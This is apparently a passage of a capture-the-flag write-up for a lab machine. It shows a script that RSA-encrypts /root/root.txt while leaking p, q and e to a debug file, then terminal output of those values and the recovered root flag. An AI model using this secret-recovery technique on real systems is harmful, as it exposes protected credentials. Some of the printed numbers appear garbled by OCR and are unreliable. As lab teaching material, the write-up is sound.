
```
nbits = 1024

password = open("/root/root.txt").read().strip()
enc_pass = open("output.txt","w")
debug = open("debug.txt","w")
m = Integer(int(password.encode('hex'),16))

p = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
q = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
n = p*q
phi = (p-1)*(q-1)
e = ZZ.random_element(phi)
while gcd(e, phi) != 1:
    e = ZZ.random_element(phi)



c = pow(m, e, n)
enc_pass.write('Encrypted Password: '+str(c)+'\n')
debug.write(str(p)+'\n')
debug.write(str(q)+'\n')
debug.write(str(e)+'\n')
```

output.txt contains **c**, and **debug.txt** contains **p**,**q** and **e** respectively.

```
orestis@brainfuck:~$ cat output.txt
Encrypted Password: 44641914821074071930297814589851746700593470770417111804648920018396305246956127337150936081144106405284134845851392541080862652386840869768622438038690803472550278042463
029816028777378141217023336710545449512973950591755053735796799773369044083673911035030605581144977552865771395578778515514288930832915182
orestis@brainfuck:~$ cat debug.txt
749302577646506281962992147553524167446082679278552088138715834326527417000928250488494103985293310916319365183030330831256558044566928484722553516652030 7
702085452778756673545885838155545264832284500826661290684484793707033348037396328414664907425227875369689724589843324592977559109177427465202137414314 3079
308020079179525084227928690216891939274850163327136225270252191051542544723446272849477797262809954319474542927824263132555231376105323238137144836394342575368300627682863779200108418503468 3
723801557146475507466937311041187033170697457349891212664140982185556785818044676088241775089762547593192109559770539 97
```

The content of **/root/root.txt** can be easily decrypted given all the above information.

Using the website https://www.dcode.fr/rsa-cipher, the original content of **/root/root.txt** can be obtained.



> root.txt: 6efc1a5dbb8904751ce6566a305bb8ef